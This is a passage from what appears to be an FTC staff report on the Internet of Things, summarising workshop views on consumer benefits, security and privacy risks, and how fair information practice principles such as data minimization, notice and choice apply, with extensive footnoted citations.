Like all technologies, the Internet of Things has benefits and risks. To develop policy approaches to this industry, one must understand both. Below is a summary of the benefits and risks of IoT, both current and potential, highlighted by workshop participants.

Benefits

Most participants agreed that the IoT will offer numerous, and potentially revolutionary, benefits to consumers.²⁵ One area in which these benefits appear highly promising is health care.²⁶ For example, insulin pumps and blood-pressure cuffs that connect to a mobile app can enable people to record, track, and monitor their own vital signs, without having to go to a doctor's office. This is especially beneficial for aging patients, for whom connected health devices can provide "treatment options that would allow them to manage their health care at home without the need for long-term hospital stays or transition to a long-term care facility."²⁷ Patients can also give caregivers, relatives, and doctors access to their health data through these apps, resulting in numerous benefits. As one panelist noted, connected health devices can "improve quality of life and safety by providing a richer source of data to the patient's doctor for diagnosis and treatment[,] . . . improve disease prevention, making the healthcare system more efficient and driving costs down[,] . . . [and] provide an incredible wealth of data, revolutionizing

²⁵ See *Comment of Future of Privacy Forum*, #484 cmt. #00013 at 4; *Comment of Software & Info. Indus. Ass'n*, #484 cmt. #00025 at 2.

²⁶ See *Comment of AT&T Inc.*, #484 cmt. #00004 at 5.

²⁷ *Comment of Med. Device Privacy Consortium*, #484 cmt. #00022 at 1.

medical research and allowing the medical community to better treat, and ultimately eradicate, diseases.”²⁸

Recent studies demonstrate meaningful benefits from connected medical devices. One workshop participant said that “one of the most significant benefits that we have from this connected world [is] the ability to . . . draw the patients in and engage them in their own care.”²⁹ Another participant described a clinical trial showing that, when diabetic patients used connected glucose monitors, and their physicians received that data, those physicians were five times more likely to adjust medications, resulting in better disease management and substantial financial savings for patients. He stated that the clinical trial demonstrated that diabetic patients using the connected glucose monitor reduced their average blood sugar levels by two points and that, by comparison, the Food and Drug Administration (“FDA”) considers medications that reduce blood sugar by as little as one half point to be successful.³⁰

Consumers can benefit from the IoT in many other ways. In the home, for example, smart meters can enable energy providers to analyze consumer energy use and identify issues with home appliances, “even alerting homeowners if their insulation seems inadequate compared to that of their neighbors,”³¹ thus empowering consumers to “make better decisions about how they use electricity.”³² Home automation systems can provide consumers with a “single platform that

²⁸ *Comment of Consumer Elec. Ass’n*, #484 cmt. #00027 at 16.

²⁹ See Remarks of Stan Crosley, Indiana Univ. (“Crosley”), Transcript of Workshop at 199.

³⁰ See Remarks of Anand Iyer, WellDoc Communications, Inc. (“Iyer”), Transcript of Workshop at 188–189.

³¹ *Comment of AT&T Inc.*, #484 cmt. #00004 at 4-5.

³² Remarks of Eric Lightner, Department of Energy (“Lightner”), Transcript of Workshop at 54.

can connect all of the devices within the home, [with] a single app for controlling them.”³³

Connected ovens allow consumers to “set [their] temperatures remotely . . . , go from bake to broil . . . , [and] monitor [their] products from various locations inside . . . and outside [their] home[s].”³⁴ Sensors known as “water bugs” can notify consumers if their basements have flooded,³⁵ and wine connoisseurs can monitor the temperature in their wine cellars to preserve their finest vintages.³⁶

On the road, connected cars will increasingly offer many safety and convenience benefits to consumers. For example, sensors on a car can notify drivers of dangerous road conditions, and software updates can occur wirelessly, obviating the need for consumers to visit the dealership.³⁷ Connected cars also can “offer real-time vehicle diagnostics to drivers and service facilities; Internet radio; navigation, weather, and traffic information; automatic alerts to first responders when airbags are deployed; and smartphone control of the starter and other aspects of the car.”³⁸ In the future, cars will even drive themselves. Participants discussed the ability of self-driving cars to create safety benefits. For example, rather than having error-prone humans decide which car should go first at a four-way stop sign, self-driving cars will be able to figure out who should

³³ Remarks of Jeff Hagins, SmartThings (“Hagins”), Transcript of Workshop at 64.

³⁴ Remarks of Michael Beyerle, GE Appliances (“Beyerle”), Transcript of Workshop at 60.

³⁵ See Remarks of Scott Peppet, Univ. of Colorado School of Law (“Peppet”), Transcript of Workshop at 167.

³⁶ See Remarks of Cerf, Transcript of Workshop at 132.

³⁷ See Remarks of Christopher Wolf, Future of Privacy Forum (“Wolf”), Transcript of Workshop at 247-48.

³⁸ *Comment of Consumer Elec. Ass’n*, #484 cmt. #00027 at 13.

go first according to a standard protocol.³⁹ They would also allow people with visual impairments to use their own cars as a mode of transportation.⁴⁰

Risks

Despite these important benefits, there was broad agreement among participants that increased connectivity between devices and the Internet may create a number of security and privacy risks.⁴¹

SECURITY RISKS

According to panelists, IoT devices may present a variety of potential security risks that could be exploited to harm consumers by: (1) enabling unauthorized access and misuse of personal information; (2) facilitating attacks on other systems; and (3) creating safety risks. Although each of these risks exists with traditional computers and computer networks, they are heightened in the IoT, as explained further below.

First, on IoT devices, as with desktop or laptop computers, a lack of security could enable intruders to access and misuse personal information collected and transmitted to or from the

³⁹ See Remarks of Cerf, Transcript of Workshop at 127.

⁴⁰ See *id.* at 138.

⁴¹ See, e.g., Remarks of Craig Heffner, Tactical Network Solutions (“Heffner”), Transcript of Workshop at 73-77, 109-10; Remarks of Lee Tien, Electronic Frontier Foundation (“Tien”), Transcript of Workshop at 82-83; Remarks of Hagins, Transcript of Workshop at 92-93, 110; Remarks of Jay Radcliffe, InGuardians, Inc. (“Radcliffe”), Transcript of Workshop at 182-84; Remarks of Iyer, Transcript of Workshop at 223; Remarks of Tadayoshi Kohno, Univ. of Washington (“Kohno”), Transcript of Workshop at 244-47, 263-64; Remarks of David Jacobs, Electronic Privacy Information Center (“Jacobs”), Transcript of Workshop at 296; Remarks of Marc Rogers, Lookout, Inc. (“Rogers”), Transcript of Workshop at 344-45. See also, e.g., HP, INTERNET OF THINGS RESEARCH STUDY 5 (2014), available at <http://h20195.www2.hp.com/V2/GetDocument.aspx?docname=4AA5-4759ENW&cc=us&lc=en> (“HP Security Research reviewed 10 of the most popular devices in some of the most common IoT niches revealing an alarmingly high average number of vulnerabilities per device. Vulnerabilities ranged from Heartbleed to denial of service to weak passwords to cross-site scripting.”); *id.* at 4 (noting that 80 percent of devices tested raised privacy concerns).

device. For example, new smart televisions enable consumers to surf the Internet, make purchases, and share photos, similar to a laptop or desktop computer.⁴² Like a computer, any security vulnerabilities in these televisions could put the information stored on or transmitted through the television at risk. If smart televisions or other devices store sensitive financial account information, passwords, and other types of information, unauthorized persons could exploit vulnerabilities to facilitate identity theft or fraud.⁴³ Thus, as consumers install more smart devices in their homes, they may increase the number of vulnerabilities an intruder could use to compromise personal information.⁴⁴

Second, security vulnerabilities in a particular device may facilitate attacks on the consumer's network to which it is connected, or enable attacks on other systems.⁴⁵ For example,

⁴² See, e.g., Erica Fink & Laurie Segall, *Your TV might be watching you*, CNN MONEY (Aug. 1, 2013), available at <http://money.cnn.com/2013/08/01/technology/security/tv-hack/index.html> ("Today's high-end televisions are almost all equipped with 'smart' PC-like features, including Internet connectivity, apps, microphones and cameras.").

⁴³ See Mario Ballano Barcena *et al.*, *Security Response, How safe is your quantified self?*, SYMANTEC (Version 1.1 – Aug. 11, 2014), available at www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/how-safe-is-your-quantified-self.pdf (noting risks relating to IoT including identity theft). According to the most recent statistics from the Bureau of Justice Statistics of the Department of Justice, an estimated 16.6 million Americans – about seven percent of Americans sixteen or older – experienced at least one incident of identity theft in 2012. Losses due to personal identity theft totaled \$24.7 billion, billions of dollars more than the losses for all other property crimes combined. BUREAU OF JUSTICE STATISTICS, U.S. DEP'T OF JUSTICE, VICTIMS OF IDENTITY THEFT, 2012 (Dec. 2013)), available at <http://www.bjs.gov/content/pub/pdf/vit12.pdf>. Another study demonstrated that one in four people who received notice of a breach involving their personal information were victims of identity theft, a significantly higher figure than for individuals who did not receive a breach notice. See Javelin, 2013 Identity Fraud Report, available at <https://www.javelinstrategy.com/brochure/276>.

⁴⁴ See, e.g., Remarks of Marzullo, Transcript of Workshop at 18-19 (discussing ubiquitous or pervasive computing); *id.* at 28-30 (discussing potential security vulnerabilities in devices ranging from pacemakers to automobiles); Remarks of Nguyen, Transcript of Workshop at 35 ("the first thing that really comes to mind are the sensors that are expected to be ubiquitously present and the potential for everything inanimate, whether it be in the home, in the car, or attached to the individual, to measure and transmit data").

⁴⁵ See Remarks of Heffner, Transcript at 113 ("[I]f I, as someone out on the Internet, can break into a device that is inside your network, I am now inside your network and I can access other things that you do care about . . . There should never be a device on your network that you shouldn't care about the security of.").

a compromised IoT device could be used to launch a denial of service attack.⁴⁶ Denial of service attacks are more effective the more devices the attacker has under his or her control; as IoT devices proliferate, vulnerabilities could enable these attackers to assemble large numbers of devices to use in such attacks.⁴⁷ Another possibility is that a connected device could be used to send malicious emails.⁴⁸

Third, unauthorized persons might exploit security vulnerabilities to create risks to physical safety in some cases. One participant described how he was able to hack remotely into two different connected insulin pumps and change their settings so that they no longer delivered medicine.⁴⁹ Another participant discussed a set of experiments where an attacker could gain “access to the car’s internal computer network without ever physically touching the car.”⁵⁰ He described how he was able to hack into a car’s built-in telematics unit and control the vehicle’s engine and braking, although he noted that “the risk to car owners today is incredibly small,” in part because “all the automotive manufacturers that I know of are proactively trying to address these things.”⁵¹ Although the risks currently may be small, they could be amplified as fully

⁴⁶ See, e.g., Dick O’Brien, *The Internet of Things: New Threats Emerge in a Connected World*, SYMANTEC (Jan. 21, 2014), available at www.symantec.com/connect/blogs/internet-things-new-threats-emerge-connected-world (describing worm attacking IoT devices that connects them to a botnet for use in denial of service attacks).

⁴⁷ *Id.*

⁴⁸ See Paul Thomas, *Despite the News, Your Refrigerator is Not Yet Sending Spam*, SYMANTEC (Jan. 23, 2014), available at <http://www.symantec.com/connect/blogs/despise-news-your-refrigerator-not-yet-sending-spam> (debunking reports that an Internet worm had used compromised IoT devices to send out spam, but adding, “While malware for IoT devices is still in its infancy, IoT devices are susceptible to a wide range of security concerns. So don’t be surprised if, in the near future, your refrigerator actually does start sending spam.”).

⁴⁹ See Remarks of Radcliffe, Transcript of Workshop at 182. See also Remarks of Tien, Transcript of Workshop at 82-83 (“And obviously one of the big differences between, say, a problem with your phone and a problem with your . . . diabetes pump or your defibrillator is that if it is insecure and it is subject to any kind of malware or attack, it is much more likely there would be very serious physical damage.”).

⁵⁰ Remarks of Kohno, Transcript of Workshop at 245.

⁵¹ See *id.* at 245-47, 266.

automated cars, and other automated physical objects, become more prevalent. Unauthorized access to Internet-connected cameras or baby monitors also raises potential physical safety concerns.⁵² Likewise, unauthorized access to data collected by fitness and other devices that track consumers' location over time could endanger consumers' physical safety. Another possibility is that a thief could remotely access data about energy usage from smart meters to determine whether a homeowner is away from home.

These potential risks are exacerbated by the fact that securing connected IoT devices may be more challenging than securing a home computer, for two main reasons. First, as some panelists noted, companies entering the IoT market may not have experience in dealing with security issues.⁵³ Second, although some IoT devices are highly sophisticated, many others may be inexpensive and essentially disposable.⁵⁴ In those cases, if a vulnerability were discovered after manufacture, it may be difficult or impossible to update the software or apply a patch.⁵⁵ And if an update is available, many consumers may never hear about it.⁵⁶ Relatedly, many

⁵² See discussion of TRENDnet, *infra* notes 132-34 and accompanying text (FTC settlement alleging that hackers were able to access video streams from TRENDnet cameras). In another notorious incident, a hacker gained access to a video and audio baby monitor. See Chris Matyszczyk, *Hacker Shouts at Baby Through Baby Monitor*, CNET (Apr. 29, 2014), available at www.cnet.com/news/hacker-shouts-at-baby-through-baby-monitor/. See also Kashmir Hill, 'Baby Monitor Hack' Could Happen To 40,000 Other Foscam Users, FORBES (Aug. 27, 2013), available at www.forbes.com/sites/kashmirhill/2013/08/27/baby-monitor-hack-could-happen-to-40000-other-foscam-users/ (recounting a similar incident).

⁵³ Remarks of Tien, Transcript of Workshop at 71; Remarks of Heffner, Transcript of Workshop at 73-75; Remarks of Hagins, Transcript of Workshop at 92-93.

⁵⁴ See *Comment of Ctr. for Democracy & Tech.*, #510 cmt. #00016 at 2.

⁵⁵ See, e.g., Article 29 Data Protection Working Party, Opinion 8/2014 on Recent Developments on the Internet of Things 9 (Sept. 16, 2014) ("Article 29 Working Group Opinion"), available at http://ec.europa.eu/justice/data-protection/article-29/documentation/opinion-recommendation/files/2014/wp223_en.pdf ("For example, most of the sensors currently present on the market are not capable of establishing an encrypted link for communications since the computing requirements will have an impact on a device limited by low-powered batteries.").

⁵⁶ *Id.* See also Hill, *supra* note 52 (noting that some 40,000 of 46,000 purchasers of connected cameras had not installed a firmware update addressing a security vulnerability).

companies – particularly those developing low-end devices – may lack economic incentives to provide ongoing support or software security updates at all, leaving consumers with unsupported or vulnerable devices shortly after purchase.⁵⁷

PRIVACY RISKS

In addition to risks to security, participants identified privacy risks flowing from the Internet of Things. Some of these risks involve the direct collection of sensitive personal information, such as precise geolocation, financial account numbers, or health information – risks already presented by traditional Internet and mobile commerce. Others arise from the collection of personal information, habits, locations, and physical conditions over time,⁵⁸ which may allow an entity that has not directly collected sensitive information to infer it.

The sheer volume of data that even a small number of devices can generate is stunning: one participant indicated that fewer than 10,000 households using the company’s IoT home-automation product can “generate 150 million discrete data points a day”⁵⁹ or approximately one data point every six seconds for each household.⁶⁰

⁵⁷ See, e.g., Bruce Schneier, *The Internet of Things Is Wildly Insecure — And Often Unpatchable*, WIRED (Jan. 6, 2014), available at <http://www.wired.com/2014/01/theres-no-good-way-to-patch-the-internet-of-things-and-thats-a-huge-problem> (“The problem with this process is that no one entity has any incentive, expertise, or even ability to patch the software once it’s shipped. The chip manufacturer is busy shipping the next version of the chip, and the [original device manufacturer] is busy upgrading its product to work with this next chip. Maintaining the older chips and products just isn’t a priority.”).

⁵⁸ See, e.g., Remarks of Tien, Transcript of Workshop at 67; *Comment of Ctr. for Democracy & Tech.*, #484 cmt. #00028 at 4-5.

⁵⁹ Remarks of Hagins, Transcript of Workshop at 89.

⁶⁰ Cf. *infra* note 73 and accompanying text (discussing inferences possible from smart meter readings taken every two seconds).

Such a massive volume of granular data allows those with access to the data to perform analyses that would not be possible with less rich data sets.⁶¹ According to a participant, “researchers are beginning to show that existing smartphone sensors can be used to infer a user’s mood; stress levels; personality type; bipolar disorder; demographics (*e.g.*, gender, marital status, job status, age); smoking habits; overall well-being; progression of Parkinson’s disease; sleep patterns; happiness; levels of exercise; and types of physical activity or movement.”⁶² This participant noted that such inferences could be used to provide beneficial services to consumers, but also could be misused. Relatedly, another participant referred to the IoT as enabling the collection of “sensitive behavior patterns, which could be used in unauthorized ways or by unauthorized individuals.”⁶³ Some panelists cited to general privacy risks associated with these granular information-collection practices, including the concern that the trend towards abundant collection of data creates a “non-targeted dragnet collection from devices in the environment.”⁶⁴

Others noted that companies might use this data to make credit, insurance, and employment decisions.⁶⁵ For example, customers of some insurance companies currently may opt into programs that enable the insurer to collect data on aspects of their driving habits – such

⁶¹ See Article 29 Working Group Opinion, *supra* note 55, at 8 (“Full development of IoT capabilities may put a strain on the current possibilities of anonymous use of services and generally limit the possibility of remaining unnoticed.”).

⁶² Scott R. Peppet, *Regulating the Internet of Things: First Steps Towards Managing Discrimination, Privacy, Security & Consent*, 93 TEX. L. REV. 85, 115-16 (2014) (citations omitted) (“*Regulating the Internet of Things*”), available at <http://www.texaslrev.com/wp-content/uploads/Peppet-93-1.pdf>. Although we do not include smartphones in our definition of IoT (*see supra* p. 6), many IoT devices contain sensors similar to the sensors in smartphones, and therefore, similar types of inferences may be possible using data from IoT devices.

⁶³ *Comment of Elec. Privacy Info. Ctr.*, #484 cmt. #00011 at 3.

⁶⁴ Remarks of Tien, Transcript of Workshop at 67.

⁶⁵ See Remarks of Peppet, Transcript of Workshop at 169.

as in one case, the number of “hard brakes,” the number of miles driven, and the amount of time spent driving between midnight and 4 a.m. – to help set the insurance rate.⁶⁶ Use of data for credit, insurance, and employment decisions could bring benefits – *e.g.*, enabling safer drivers to reduce their rates for car insurance or expanding consumers’ access to credit – but such uses could be problematic if they occurred without consumers’ knowledge or consent, or without ensuring accuracy of the data.

As a further example, one researcher has hypothesized that although a consumer may today use a fitness tracker solely for wellness-related purposes, the data gathered by the device could be used in the future to price health or life insurance or to infer the user’s suitability for credit or employment (*e.g.*, a conscientious exerciser is a good credit risk or will make a good employee).⁶⁷ According to one commenter, it would be of particular concern if this type of decision-making were to systematically bias companies against certain groups that do not or cannot engage in the favorable conduct as much as others or lead to discriminatory practices against protected classes.⁶⁸

Participants noted that the Fair Credit Reporting Act (“FCRA”)⁶⁹ imposes certain limits on the use of consumer data to make determinations about credit, insurance, or employment, or for similar purposes.⁷⁰ The FCRA imposes an array of obligations on entities that qualify as

⁶⁶ See Peppet, *Regulating the Internet of Things*, *supra* note 62, at 106-07. See also, *e.g.*, Progressive, Snapshot Common Questions, available at <http://www.progressive.com/auto/snapshot-common-questions/>; StateFarm, Drive Safe & Save with In-Drive, available at <https://www.statefarm.com/insurance/auto/discounts/drive-safe-save/indrive>.

⁶⁷ See Remarks of Peppet, Transcript of Workshop at 167-169.

⁶⁸ See *id.* at 93, 123-24.

⁶⁹ 15 U.S.C. § 1681 *et seq.*

⁷⁰ See, *e.g.*, Remarks of Crosley, Transcript of Workshop at 213; Remarks of Peppet, Transcript of Workshop at 213; Peppet, *Regulating the Internet of Things*, *supra* note 62, at 126-127.

consumer reporting agencies, such as employing reasonable procedures to ensure maximum possible accuracy of data and giving consumers access to their information.⁷¹ However, the FCRA excludes most “first parties” that collect consumer information; thus, it would not generally cover IoT device manufacturers that do their own in-house analytics. Nor would the FCRA cover companies that collect data directly from consumers’ connected devices and use the data to make in-house credit, insurance, or other eligibility decisions – something that could become increasingly common as the IoT develops. For example, an insurance company may offer consumers the option to submit data from a wearable fitness tracker, in exchange for the prospect of lowering their health insurance premium. The FCRA’s provisions, such as those requiring the ability to access the information and correct errors, may not apply in such circumstances.

Yet another privacy risk is that a manufacturer or an intruder could “eavesdrop” remotely, intruding into an otherwise private space. Companies are already examining how IoT data can provide a window into the previously private home.⁷² Indeed, by intercepting and analyzing unencrypted data transmitted from a smart meter device, researchers in Germany were

⁷¹ See 15 U.S.C. §§1681e, 1681j.

⁷² See, e.g., Louise Downing, *WPP Unit, Onzo Study Harvesting Smart-Meter Data*, BLOOMBERG (May 12, 2014), available at <http://origin-www.bloomberg.com/apps/news?pid=conewsstory&tkr=WPP:LN&sid=aPY7Euu9oD6g> (reporting that the “world’s biggest advertising agency” and a software company are collaborating to explore uses of smart meter data and quoting a CEO who noted, “Consumers are leaving a digital footprint that opens the door to their online habits and to their shopping habits and their location, and the last thing that is understood is the home, because at the moment, when you shut the door, that is it.”). See also *Comment of Ctr. for Democracy & Tech.*, #510 cmt. #00016 at 2-3 (“to the extent that a powerful commercial entity controls an IoT networking platform within a home or business, that positions them to collect, analyze, and act upon copious amounts of data from within traditionally private spaces.”).

able to determine what television show an individual was watching.⁷³ Security vulnerabilities in camera-equipped devices have also raised the specter of spying in the home.⁷⁴

Finally, some participants pointed out that perceived risks to privacy and security, even if not realized, could undermine the consumer confidence necessary for the technologies to meet their full potential and may result in less widespread adoption.⁷⁵ As one participant stated, “promoting privacy and data protection principles remains paramount to ensure societal acceptance of IoT services.”⁷⁶

⁷³ See Dario Carluccio & Stephan Brinkhaus, Presentation: “Smart Hacking for Privacy,” 28th Chaos Communication Congress, Berlin, December 2011, *available at* <https://www.youtube.com/watch?v=YYe4SwQn2GE&feature=youtu.be>. Moreover, “the two-second reporting interval provides so much data that [the researchers] were able to accurately chart power usage spikes and lulls indicative of times a homeowner would be home, asleep or away.” *Id.* (In most smart meter implementations, data is reported at much longer intervals, usually fifteen minutes.) In addition to the privacy concerns, as noted above, the researchers discovered that the encryption was not implemented properly and that they could alter the energy consumption data reported by the meter. *Id.*

⁷⁴ See, e.g., Fink & Segall, *supra* note 42 (describing a security vulnerability in Samsung smart TVs, since patched, that “enabled hackers to remotely turn on the TVs’ built-in cameras without leaving any trace of it on the screen”).

⁷⁵ See, e.g., *Comment of Consumer Elec. Ass’n*, #484 cmt. #00027 at 17-18; *Comment of CTIA – The Wireless Ass’n*, #510 cmt. #00014 at 2; *Comment of Future of Privacy Forum*, #484 cmt. #00013 at 5.

⁷⁶ *Comment of GS1 US*, #484 cmt. #00030 at 4.

Application of Traditional Privacy Principles

Summary of Workshop Discussions

Participants debated how the long-standing Fair Information Practice Principles (“FIPPs”) of notice, choice, access, accuracy, data minimization, security, and accountability should apply to the IoT space. While some participants continued to support the application of all of the FIPPs,⁷⁷ others argued that data minimization, notice, and choice are less suitable for protecting consumer privacy in the IoT.⁷⁸

The FIPPs were first articulated in 1973 in a report by what was then the U.S. Department of Health, Education and Welfare.⁷⁹ Subsequently, in 1980, the Organization for Economic Cooperation and Development (“OECD”) adopted a set of privacy guidelines, which embodied the FIPPs.⁸⁰ Over time, the FIPPs have formed the basis for a variety of both government and private sector initiatives on privacy. For example, both the European Union

⁷⁷ See, e.g., Remarks of Michelle Chibba, Office of the Information and Privacy Commissioner, Ontario, Canada (“Chibba”), Transcript of Workshop at 329; Remarks of Jacobs, Transcript of Workshop at 328-329; *Comment of AAA*, #510 cmt. #00012 at 2; *Comment of Ctr. for Democracy & Tech.*, #510 cmt. #00016 at 3.

⁷⁸ See, e.g., *Comment of GS1 US*, #484 cmt. #00030 at 5; *Comment of Transatl. Computing Continuum Policy Alliance*, #484 cmt. # 00021 at 2; *Comment of Info. Tech. Indus. Council*, #510 cmt. #00008 at 3.

⁷⁹ See FTC, PRIVACY ONLINE: A REPORT TO CONGRESS 48 n.27 (1998), available at <http://www.ftc.gov/sites/default/files/documents/reports/privacy-online-report-congress/priv-23a.pdf>.

⁸⁰ See OECD, OECD GUIDELINES ON THE PROTECTION OF PRIVACY AND TRANSBORDER FLOWS OF PERSONAL DATA (1980), available at <http://www.oecd.org/sti/ieconomy/oecdguidelinesonthe protection of privacy and transborder flows of personal data.htm>. (In 2013, the OECD updated its guidelines to address risk management, interoperability, and other issues. The update is available at <http://www.oecd.org/sti/ieconomy/2013-oecd-privacy-guidelines.pdf>). See also FTC, PRIVACY ONLINE: FAIR INFORMATION PRACTICES IN THE ELECTRONIC MARKETPLACE: A REPORT TO CONGRESS 3-4, 43 n.25 (2000).

Directive on the protection of personal data⁸¹ and the Health Insurance Portability and Accountability Act (“HIPAA”)⁸² are based, in large part, on the FIPPs. In addition, many self-regulatory guidelines include the principles of notice, choice, access, and security.⁸³ The Obama Administration’s Consumer Privacy Bill of Rights also includes these principles,⁸⁴ as does the privacy framework set forth in the Commission’s 2012 Privacy Report.⁸⁵

Workshop discussion focused on four FIPPs in particular – data security, data minimization, notice, and choice. As to data security, there was widespread agreement on the need for companies manufacturing IoT devices to incorporate reasonable security into these devices. As one participant stated, “Inadequate security presents the greatest risk of actual consumer harm in the Internet of Things.”⁸⁶ Accordingly, as another participant noted,

⁸¹ Directive 95/46/EC of the European Parliament and of the Council of 24 October 1995 on the protection of individuals with regard to the processing of personal data and on the free movement of such data, 1995 O.J. (L 281) 31, available at http://ec.europa.eu/justice/policies/privacy/docs/95-46-ce/dir1995-46_part1_en.pdf.

⁸² Health Insurance Portability and Accountability Act of 1996, Pub. L. 104-191, 110 Stat. 1936 (codified as amended in scattered sections of 18, 26, 29, and 42 U.S.C.).

⁸³ See, e.g., NETWORK ADVERTISING INITIATIVE, NAI CODE OF CONDUCT 2013, available at http://www.networkadvertising.org/2013_Principles.pdf; INTERNET ADVERTISING BUREAU, INTERACTIVE ADVERTISING PRIVACY PRINCIPLES (Feb. 24, 2008), available at <http://www.iab.net/guidelines/508676/1464>.

⁸⁴ THE WHITE HOUSE, CONSUMER DATA PRIVACY IN A NETWORKED WORLD: A FRAMEWORK FOR PROTECTING PRIVACY AND PROMOTING INNOVATION IN THE GLOBAL DIGITAL ECONOMY (2012), available at <http://www.whitehouse.gov/sites/default/files/privacy-final.pdf>.

⁸⁵ FTC, PROTECTING CONSUMER PRIVACY IN AN ERA OF RAPID CHANGE: RECOMMENDATIONS FOR BUSINESSES AND POLICYMAKERS vii-viii (2012) (“Privacy Report”), available at <http://www.ftc.gov/sites/default/files/documents/reports/federal-trade-commission-report-protecting-consumer-privacy-era-rapid-change-recommendations/120326privacyreport.pdf>. Commissioners Ohlhausen and Wright were not members of the Commission at that time and thus did not offer any opinion on that matter.

⁸⁶ *Comment of Future of Privacy Forum*, #510 cmt. #00013 at 9 (and listing types of security measures that are already being implemented to secure the IoT).

“[s]ecurity must be built into devices and networks to prevent harm and build consumer trust in the IoT.”⁸⁷

Participants were more divided about the continuing applicability of the principles of data minimization, notice, and choice to the IoT.⁸⁸ With respect to data minimization – which refers to the concept that companies should limit the data they collect and retain, and dispose of it once they no longer need it – one participant expressed concerns that requiring fledgling companies to predict what data they should minimize would “chok[e] off potential benefits and innovation.”⁸⁹ A second participant cautioned that “[r]estricting data collection with rules like data minimization could severely limit the potential opportunities of the Internet of Things” based on beneficial uses that could be found for previously-collected data that were not contemplated at the time of collection.⁹⁰ Still another participant noted that “[d]ata-driven innovation, in many ways, challenges many interpretations of data minimization where data purpose specification and use limitation are overly rigid or prescriptive.”⁹¹

With respect to notice and choice, some participants expressed concern about its feasibility, given the ubiquity of IoT devices and the persistent and pervasive nature of the

⁸⁷ *Comment of Infineon Tech. N. Am. Corp.*, #510 cmt. #00009 at 2; *see also* Remarks of Rogers, Transcript of Workshop at 312 (“There are some pretty good examples out there of what happens to companies when security becomes an afterthought and the cost that companies can incur in trying to fight the damage, the cost to brand reputation, the loss of customer confidence. And there are also some great examples of companies, even in the Internet of Things, as new as it is, companies that have gotten it right and they’ve done well. And they’ve gone on to push out products where there have been no issues.”).

⁸⁸ *See, e.g., Comment of Transatl. Computing Continuum Policy Alliance*, #484 cmt. # 00021 at 2; *Comment of Info. Tech. Indus. Council*, #510 cmt. #00008 at 3-4.

⁸⁹ Remarks of Dan Caprio, McKenna, Long & Aldridge, LLP (“Caprio”), Transcript of Workshop at 339.

⁹⁰ *Comment of Ctr. for Data Innovation*, #510 cmt. #00002 at 3.

⁹¹ *Comment of Software & Info. Indus. Ass’n*, #484 cmt. #00025 at 6–7; *see also Comment of Future of Privacy Forum*, #510 cmt. #00013 at 5 (purpose specification and data minimization as applied to the IoT “risks unduly limiting the development of new services and the discoveries that may follow from valuable research”).

information collection that they make possible. As one participant observed, when “a bunch of different sensors on a bunch of different devices, on your home, your car, your body . . . are measuring all sorts of things,” it would be burdensome both for the company to provide notice and choice, and for the consumer to exercise such choice every time information was reported.⁹² Another participant talked about the risk that, if patients have “to consent to everything” for a health monitoring app, “patients will throw the bloody thing away.”⁹³ Yet another participant noted that any requirement to obtain consent could be “a barrier to socially beneficial uses of information.”⁹⁴

A related concern is that many IoT devices – such as home appliances or medical devices – have no screen or other interface to communicate with the consumer, thereby making notice on the device itself difficult, if not impossible.⁹⁵ For those devices that do have screens, the screens may be smaller than even the screens on mobile devices, where providing notice is already a challenge.⁹⁶ Finally, even if a device has screens, IoT sensors may collect data at times when the consumer may not be able to read a notice (for example, while driving).⁹⁷

⁹² Remarks of Peppet, Transcript of Workshop at 215–16.

⁹³ Remarks of Iyer, Transcript of Workshop at 230.

⁹⁴ *Comment of Software & Info. Indus. Ass’n*, #484 cmt. #00025 at 8.

⁹⁵ See, e.g., *Comment of Ctr. for Data Innovation*, #510 cmt. #00002 at 2; *Comment of Future of Privacy Forum*, #484 cmt. #00013 at 2 and 6; *Comment of Transatl. Computing Continuum Policy Alliance*, #510 cmt. #00017 at 2.

⁹⁶ See FTC STAFF REPORT, MOBILE PRIVACY DISCLOSURES: BUILDING TRUST THROUGH TRANSPARENCY 10–11 (2013) (“Mobile Disclosures Report”), available at <http://www.ftc.gov/sites/default/files/documents/reports/mobile-privacy-disclosures-building-trust-through-transparency-federal-trade-commission-staff-report/130201mobileprivacyreport.pdf>.

⁹⁷ In addition, some participants also suggested that notice and choice is not workable for IoT products and services that are not consumer-facing – e.g., a sensor network to monitor electricity use in hotels. See, e.g., *Comment of GS1 US*, #484 cmt. #00030 at 5 (noting that “[i]t is difficult to anticipate how the existing mechanisms of notice and choice, both being sound principles for privacy protection, would apply to sensors. . . . [H]ow would one provide adequate notice for every embedded sensor network? How would consent be obtained?”); *Comment of Future of*

Despite these challenges, participants discussed how companies can provide data minimization, notice, and choice within the IoT. One participant suggested that, as part of a data minimization exercise, companies should ask themselves a series of questions, such as whether they need a particular piece of data or whether the data can be deidentified.⁹⁸ Another participant gave a specific example of how data could be minimized in the context of connected cars. This participant noted that the recording device on such cars could “automatically delete old data after a certain amount of time, or prevent individual data from being automatically synched with a central database.”⁹⁹

As to notice and choice, one auto industry participant noted that his company provides consumers with opt-in choices at the time of purchase in “[p]lain language and multiple choices of levels.”¹⁰⁰ Another discussed a “consumer profile management portal[]” approach that would include privacy settings menus that consumers can configure and revisit,¹⁰¹ possibly on a separate device such as a smartphone or a webportal. In addition to the types of specific settings and choices, another participant suggested that devices and their associated platforms could enable consumers to aggregate choices into “packets.”¹⁰² Finally, one participant noted that

Privacy Forum, #510 cmt. #00013, Appendix A at 4. As noted above, this report addresses privacy and security practices for consumer-facing products.

⁹⁸ Remarks of Chibba, Transcript of Workshop at 300-01.

⁹⁹ Comment of EPIC, #484 cmt. #00011 at 17-18.

¹⁰⁰ Remarks of Kenneth Wayne Powell, Toyota Technical Center (“Powell”), Transcript of Workshop at 278.

¹⁰¹ *Comment of Future of Privacy Forum*, #484 cmt. #00013 at 6.

¹⁰² Remarks of Joseph Lorenzo Hall, Center for Democracy & Technology (“Hall”), Transcript of Workshop at 216.

companies could consider an approach that applies learning from consumer behavior on IoT devices, in order to personalize privacy choices.¹⁰³

Some participants advocated for an increased focus on certain types of use restrictions to protect consumer data.¹⁰⁴ With this approach, legislators, regulators, self-regulatory bodies, or individual companies would set “permissible” and “impermissible” uses of certain consumer data. One commenter characterized this approach as “shifting responsibility away from data subjects toward data users, and increasing the emphasis on responsible data stewardship and accountability.”¹⁰⁵

Participants offered a variety of approaches to adding use-based data protections. One participant proposed that companies “tag” data with its appropriate uses so that automated processes could identify and flag inappropriate uses.¹⁰⁶ Other participants noted that policymakers could constrain certain uses of IoT data that do not comport with consumer expectations and present the most risk of harm, either through law¹⁰⁷ or through voluntary

